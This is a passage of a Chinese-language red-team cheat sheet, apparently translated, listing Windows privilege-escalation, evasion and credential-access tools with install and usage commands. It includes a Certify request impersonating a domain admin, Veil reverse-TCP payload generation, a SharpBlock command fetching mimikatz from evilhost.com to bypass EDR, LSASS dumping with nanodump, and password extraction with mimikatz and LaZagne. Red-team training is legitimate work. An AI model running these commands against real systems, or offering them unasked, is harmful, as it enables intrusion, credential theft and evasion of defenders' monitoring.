Certify 旨在与其他红队工具和技术(例如 Mimikatz 和 PowerShell)结合使用,使红队能够执行各种类型的攻击,包括中间人攻击、冒充攻击和特权升级攻击.
认证的主要特点:
- 证书创建
- 证书签署
- 证书导入
- 证书信任修改
安装:(编译)
Certify 与 Visual Studio 2019 Community Edition 兼容。 打开 Certify 项目 .sln ,选择“发布”,然后构建。
安装:(通过 PowerShell 运行 Certify)
如果要通过 PowerShell 包装器在内存中运行 Certify,请首先编译 Certify 并对生成的程序集进行 base64 编码:
[Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Temp\Certify.exe")) | Out-File -Encoding ASCII C:\Temp\Certify.txt
然后可以使用以下代码将 Certify 加载到 PowerShell 脚本中(其中“aa…”替换为 base64 编码的 Certify 汇编字符串):
$CertifyAssembly = [System.Reflection.Assembly]::Load([Convert]::FromBase64String("aa..."))
然后可以调用 Main() 方法和任何参数,如下所示:
[Certify.Program]::Main("find /vulnerable".Split())
完整的编译说明可以在 这里 找到。
用法:
# See if there are any vulnerable templates
Certify.exe find /vulnerable

# Request a new certificate for a template/CA, specifying a DA localadmin as the alternate principal
Certify.exe request /ca:dc.theshire.local\theshire-DC-CA /template:VulnTemplate /altname:localadmin
可以在 此处 找到完整的示例演练。
🔙 Get-GPPPassword

Get-GPPPassword 是 PowerSploit 工具包的 PowerShell 脚本部分,旨在检索使用组策略首选项 (GPP) 创建和管理的本地帐户的密码。
Get-GPPPassword 的工作原理是在域控制器上的 SYSVOL 文件夹中搜索包含密码信息的任何 GPP 文件。 一旦找到这些文件,它就会解密密码信息并将其显示给用户。
安装:
按照此工具表 中的 PowerSploit 安装说明进行操作。
powershell.exe -ep bypass
Import-Module PowerSploit
用法:
# Get all passwords with additional information
Get-GPPPassword

# Get list of all passwords
Get-GPPPassword | ForEach-Object {$_.passwords} | Sort-Object -Uniq
🔙 Sherlock
PowerShell 脚本可快速查找本地权限提升漏洞的缺失软件补丁。
支持:
- MS10-015:响铃的用户模式 (KiTrap0D)
- MS10-092:任务计划程序
- MS13-053:NTUserMessageCall Win32k 内核池溢出
- MS13-081:TrackPopupMenuEx Win32k 空页面
- MS14-058:TrackPopupMenu Win32k 空指针取消引用
- MS15-051:ClientCopyImage Win32k
- MS15-078:字体驱动程序缓冲区溢出
- MS16-016 : 'mrxdav.sys' WebDAV
- MS16-032:辅助登录句柄
- MS16-034:Windows 内核模式驱动程序 EoP
- MS16-135:Win32k 特权提升
- CVE-2017-7199:Nessus Agent 6.6.2 - 6.10.3 Priv Esc
安装:(PowerShell)
# Git install
git clone https://github.com/rasta-mouse/Sherlock

# Load powershell module
Import-Module -Name C:\INSTALL_LOCATION\Sherlock\Sherlock.ps1
用法:(PowerShell)
# Run all functions
Find-AllVulns

# Run specific function (MS14-058 : TrackPopupMenu Win32k Null Pointer Dereference)
Find-MS14058

图片来自 https://vk9-sec.com/sherlock-find-missing-windows-patches-for-local-privilege-escalation/
🔙 Watson
Watson 是一种 .NET 工具,旨在枚举丢失的 KB 并建议对特权升级漏洞的利用。
非常适合识别缺失的补丁并建议可用于利用已知漏洞以获得系统更高权限的漏洞利用。
安装:
使用 Visual Studio 2019 社区版 。 打开 Watson 项目 .sln ,选择“发布”,然后构建。
用法:
# Run all checks
Watson.exe

图片文字使用自 https://github.com/rasta-mouse/Watson#usage
🔙 ImpulsiveDLLHijack
基于 AC# 的工具,可自动执行在目标二进制文件中发现和利用 DLL 劫持的过程。
在交战期间,可以将发现的劫持路径武器化,以逃避 EDR。
安装:
- Procmon.exe -> https://docs.microsoft.com/en-us/sysinternals/downloads/procmon
- 自定义确认 DLL :
- 这些是 DLL 文件,可帮助工具确认 DLL 是否已从已识别的劫持路径成功加载
- 从上面提供的 MalDLL 项目编译(如果您相信我,请使用预编译的二进制文件!)
- 32位的dll名称应该是:maldll32.dll
- 64 位 dll 名称应为:maldll64.dll
- 安装 NuGet 包:** PeNet** -> https://www.nuget.org/packages/PeNet/ (编译 ImpulsiveDLLHijack 项目时的先决条件)
注意:i & ii 先决条件应该放在 ImpulsiveDLLHijacks.exe 的目录中。
- 构建和设置信息:
- 冲动DLL劫持
- 在 Visual Studio 中克隆存储库
- 在 Visual Studio 中加载项目后,转到“项目”-->“管理 NuGet 包”--> 浏览包并安装“PeNet”-> https://www.nuget.org/packages/PeNet/
- 构建项目!
- ImpulsiveDLLHijack.exe 将位于 bin 目录中。
- 对于确认 DLL:
- 在 Visual Studio 中克隆存储库
- 使用 x86 和 x64 构建项目
- 将 x86 版本重命名为 maldll32.dll,将 x64 版本重命名为 maldll64.dll
- 设置: 在 ImpulsiveDLLHijack.exe 目录中复制确认 DLL(maldll32 和 maldll64),然后执行 ImpulsiveDLLHijack.exe :))
- 冲动DLL劫持
从https://github.com/knight0x07/ImpulsiveDLLHijack#2-prerequisites 安装说明
用法:
# Help
ImpulsiveDLLHijack.exe -h

# Look for vulnerabilities in an executable
ImpulsiveDLLHijack.exe -path BINARY_PATH
可以在 此处 找到用法示例。

图片来自 https://github.com/knight0x07/ImpulsiveDLLHijack#4-examples
🔙 ADFSDump
用于从 AD FS 转储各种好东西的 AC# 工具。
由 Doug Bienstock @doughsec 在 Mandiant FireEye 时创建。
此工具旨在与 ADFSpoof 一起运行。 ADFSdump 将输出使用 ADFSpoof 生成安全令牌所需的所有信息。
要求:
- ADFSDump 必须在 AD FS 服务帐户的用户上下文下运行。 您可以通过在 AD FS 服务器上运行进程列表或从 Get-ADFSProperties cmdlet 的输出中获取此信息。 只有 AD FS 服务帐户具有访问配置数据库所需的权限。 即使是 DA 也不能访问它。
- ADFSDump 假定该服务配置为使用 Windows 内部数据库 (WID)。 虽然支持外部 SQL 服务器是微不足道的,但目前还不存在此功能。
- ADFSDump 必须在 AD FS 服务器上本地运行,而不是 AD FS Web 应用程序代理。 WID 只能通过命名管道在本地访问。
安装:(编译)
ADFSDump 是针对 .NET 4.5 和 Visual Studio 2017 Community Edition 构建的。 只需打开项目 .sln,选择“发布”,然后构建。
用法:(标志)
# The Active Directory domain to target. Defaults to the current domain.
/domain:

# The Domain Controller to target. Defaults to the current DC.
/server:

# Switch. Toggle to disable outputting the DKM key.
/nokey

# (optional) SQL connection string if ADFS is using remote MS SQL rather than WID.
/database

图片来自 https://www.orangecyberdefense.com/global/blog/cloud/exploring-the-golden-saml-attack-against-adfs
防御逃避
🔙 Invoke-Obfuscation
PowerShell v2.0+ 兼容的 PowerShell 命令和脚本混淆器。 如果受害者端点能够执行 PowerShell,那么此工具非常适合创建高度混淆的脚本。
安装:
git clone https://github.com/danielbohannon/Invoke-Obfuscation.git
用法:
./Invoke-Obfuscation

🔙 Veil
Veil 是一种用于生成绕过常见反病毒解决方案的 metasploit 有效负载的工具。
它可用于生成混淆的 shellcode,有关更多信息,请参阅官方 面纱框架博客 。
安装:(卡利)
apt -y install veil
/usr/share/veil/config/setup.sh --force --silent
安装:(Git)
sudo apt-get -y install git
git clone https://github.com/Veil-Framework/Veil.git
cd Veil/
./config/setup.sh --force --silent
用法:
# List all payloads (–list-payloads) for the tool Ordnance (-t Ordnance)
./Veil.py -t Ordnance --list-payloads

# List all encoders (–list-encoders) for the tool Ordnance (-t Ordnance)
./Veil.py -t Ordnance --list-encoders

# Generate a reverse tcp payload which connects back to the ip 192.168.1.20 on port 1234
./Veil.py -t Ordnance --ordnance-payload rev_tcp --ip 192.168.1.20 --port 1234

# List all payloads (–list-payloads) for the tool Evasion (-t Evasion)
./Veil.py -t Evasion --list-payloads

# Generate shellcode using Evasion, payload number 41, reverse_tcp to 192.168.1.4 on port 8676, output file chris
./Veil.py -t Evasion -p 41 --msfvenom windows/meterpreter/reverse_tcp --ip 192.168.1.4 --port 8676 -o chris
Veil 的创建者写了一篇很好的 博客文章 ,进一步解释了军械和躲避命令行的用法。

🔙 SharpBlock
一种通过阻止入口点执行来绕过 EDR 的活动投影 DLL 的方法。
特征:
- 阻止 EDR DLL 入口点执行,从而防止放置 EDR 挂钩。
- 在运行时寻找 Amsi.dll 代码补丁的扫描器无法检测到无补丁 AMSI 绕过。
- 替换为可从磁盘、HTTP 或命名管道 (Cobalt Strike) 加载的植入 PE 的主机进程。
- 植入过程被隐藏,以帮助逃避扫描仪寻找中空过程。
- 使用隐蔽的 EDR 检测方法在进程创建后欺骗和植入命令行参数。
- 无补丁 ETW 旁路。
- 当被调用方在被阻止的 DLL 地址空间范围内时,阻止 NtProtectVirtualMemory 调用。
安装:
使用 Visual Studio 2019 Community Edition 编译 SharpBlock 二进制文件。
打开 SharpBlock 项目 .sln ,选择“发布”,然后构建。
用法:
# Launch mimikatz over HTTP using notepad as the host process, blocking SylantStrike's DLL
SharpBlock -e http://evilhost.com/mimikatz.bin -s c:\windows\system32\notepad.exe -d "Active Protection DLL for SylantStrike" -a coffee

# Launch mimikatz using Cobalt Strike beacon over named pipe using notepad as the host process, blocking SylantStrike's DLL
execute-assembly SharpBlock.exe -e \\.\pipe\mimi -s c:\windows\system32\notepad.exe -d "Active Protection DLL for SylantStrike" -a coffee
upload_file /home/haxor/mimikatz.exe \\.\pipe\mimi
不错的 PenTestPartners 博客文章 在这里 。

图片来自 https://youtu.be/0W9wkamknfM
🔙 Alcatraz
Alcatraz 是一个 GUI x64 二进制混淆器,能够混淆各种不同的 pe 文件,包括:
- .exe
- .dll
- .sys
一些支持的混淆功能包括:
- 立即行动的混淆
- 控制流扁平化
- 添加突变
- 入口点混淆
- Lea混淆
安装:(要求)
安装: https ://vcpkg.io/en/getting-started.html
vcpkg.exe install asmjit:x64-windows
vcpkg.exe install zydis:x64-windows
用法:
使用 GUI 混淆二进制文件:
file通过单击左上角 加载二进制文件。- 通过扩展
Functions树来添加功能。 (您可以通过在顶部的搜索栏中输入名称进行搜索) - 命中
compile( 注意: 混淆大量函数可能需要几秒钟 )

图片来自 https://github.com/weak1337/Alcatraz
🔙 Mangle
Mangle 是一种操作已编译可执行文件(.exe 或 DLL)的各个方面的工具。
Mangle 可以删除已知的基于妥协指标 (IoC) 的字符串并用随机字符替换它们,通过扩大大小来更改文件以避免 EDR,并且可以从合法文件中克隆代码签名证书。
在这样做时,Mangle 帮助加载器避开磁盘和内存扫描器。
安装:
与往常一样,第一步是克隆存储库。 在编译 Mangle 之前,您需要安装依赖项。 要安装它们,请运行以下命令:
go get github.com/Binject/debug/pe
然后构建它
git clone https://github.com/optiv/Mangle
cd Mangle
go build Mangle.go
用法:
  -C string
        Path to the file containing the certificate you want to clone
  -I string
        Path to the orginal file
  -M    Edit the PE file to strip out Go indicators
  -O string
        The new file name
  -S int
        How many MBs to increase the file by
完整的使用信息可以在 这里 找到。

图片来自 https://github.com/optiv/Mangle
凭据访问
🔙 mimikatz
在受害者端点上获取散列密码和明文密码的好工具。 一旦您获得了对系统的特权访问权限,就可以放弃此工具来收集一些信誉。
安装:
- 下载 mimikatz_trunk.7z 文件。
- 下载后,
mimikatz.exe二进制文件位于x64文件夹中。
用法:
.\mimikatz.exe
privilege::debug

🔙 LaZagne

从浏览器、数据库、游戏、邮件、git、wifi 等中提取本地存储的密码的好工具。
安装:(二进制)
您可以从此处 安装独立的二进制文件 。
用法:
# Launch all modes
.\laZagne.exe all

# Launch only a specific module
.\laZagne.exe browsers

# Launch only a specific software script
.\laZagne.exe browsers -firefox
🔙 hashcat

破解密码哈希的工具。 支持大量哈希算法(完整列表可在 此处 找到)。
安装:二进制
您可以从此处 安装独立的二进制文件 。
用法:
.\hashcat.exe --help
不错的 hashcat 命令备忘单 。
🔙 john the ripper

另一种密码破解器,支持数百种哈希和密码类型,可在许多操作系统、CPU 和 GPU 上运行。
安装:
sudo apt-get install john -y
用法:
john
🔙 SCOMDecrypt
此工具旨在检索和解密存储在 Microsoft System Center Operations Manager (SCOM) 数据库中的 RunAs 凭据。
NCC 博客文章 - 'SCOMplicated? – 解密 SCOM“RunAs”凭证
先决条件:
要运行该工具,您将需要 SCOM 服务器的管理权限。 您还需要确保您具有对以下注册表项的读取权限:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\System Center\2010\Common\MOMBins
您可以通过从以下键收集连接详细信息来手动检查您是否可以看到数据库:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\System Center\2010\Common\Database\DatabaseServerName
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\System Center\2010\Common\Database\DatabaseName
安装:(PS1)
git clone https://github.com/nccgroup/SCOMDecrypt
cd .\SCOMDecrypt\SCOMDecrypt\
. .\Invoke-SCOMDecrypt.ps1
安装:(编译)
使用 Visual Studio 2019 Community Edition ,您可以编译 SCOMDecrypt 二进制文件。
打开 SCOMDecrypt 项目 .sln ,选择“发布”,然后构建。
用法:
# PS1
Invoke-SCOMDecrypt

# Compiled C# binary
.\SCOMDecrypt.exe

图片文字使用自 https://github.com/nccgroup/SCOMDecrypt
🔙 nanodump

LSASS(Local Security Authority Subsystem Service)是 Windows 操作系统中的一个系统进程,负责在系统上执行安全策略。 它负责许多与安全相关的任务,包括验证用户登录、执行安全策略和生成审计日志。
创建此进程的转储可以让攻击者从进程的内存中提取密码哈希或其他敏感信息,这些信息可用于进一步破坏系统。
这允许创建 LSASS 进程的小型转储。
安装:
git clone https://github.com/helpsystems/nanodump.git
安装:(带有 MinGW 的 Linux)
make -f Makefile.mingw
安装:(带有 MSVC 的 Windows)
nmake -f Makefile.msvc
安装:(仅限 CobaltStrike)
在 Cobalt Strike 上导入 NanoDump.cna 脚本。
完整的安装信息可以在 这里 找到。
用法:
# Run
nanodump.x64.exe

# Leverage the Silent Process Exit technique
nanodump --silent-process-exit C:\Windows\Temp\

# Leverage the Shtinkering technique
nanodump --shtinkering
完整的使用信息可以在 这里 找到。
图片来自 https://github.com/helpsystems/nanodump
🔙 eviltree
经典“树”命令的独立 python3 翻版,具有在文件中搜索用户提供的关键字/正则表达式的附加功能,突出显示包含匹配项的内容。 创建的主要原因有两个:
- 在嵌套目录结构的文件中搜索秘密时,能够可视化哪些文件包含用户提供的关键字/正则表达式模式以及这些文件在文件夹层次结构中的位置,提供了一个显着的优势。
tree是分析目录结构的神奇工具。 有一个独立的命令替代品用于后开发枚举真的很方便,因为它不是预安装在每个 linux 发行版上,并且在 Windows 上有点受限(与 UNIX 版本相比)。
安装:
git clone https://github.com/t3l3machus/eviltree
用法:
# Running a regex that essentially matches strings similar to: password = something against /var/www
python3 eviltree.py -r /var/www -x ".{0,3}passw.{0,3}[=]{1}.{0,18}" -v

# Using comma separated keywords instead of regex
python3 eviltree.py -r C:\Users\USERNAME -k passw,admin,account,login,user -L 3 -v

图片来自 https://github.com/t3l3machus/eviltree
🔙 SeeYouCM-Thief
用于从搜索 SSH 凭据的 Cisco 电话系统自动下载和解析配置文件的简单工具。
还将有选择地从 UDS API 枚举活动目录用户。
安装:
git clone https://github.com/trustedsec/SeeYouCM-Thief
python3 -m pip install -r requirements.txt
用法:
# Enumerate Active Directory users from the UDS api on the CUCM
./thief.py -H <CUCM server> --userenum

# Without specifying a phone IP address the script will attempt to download every config in the listing.
./thief.py -H <Cisco CUCM Server> [--verbose]

# Parse the web interface for the CUCM address and will do a reverse lookup for other phones in the same subnet.
./thief.py --phone <Cisco IP Phoner> [--verbose]

# Specify a subnet to scan with reverse lookups.
./thief.py --subnet <subnet to scan> [--verbose]
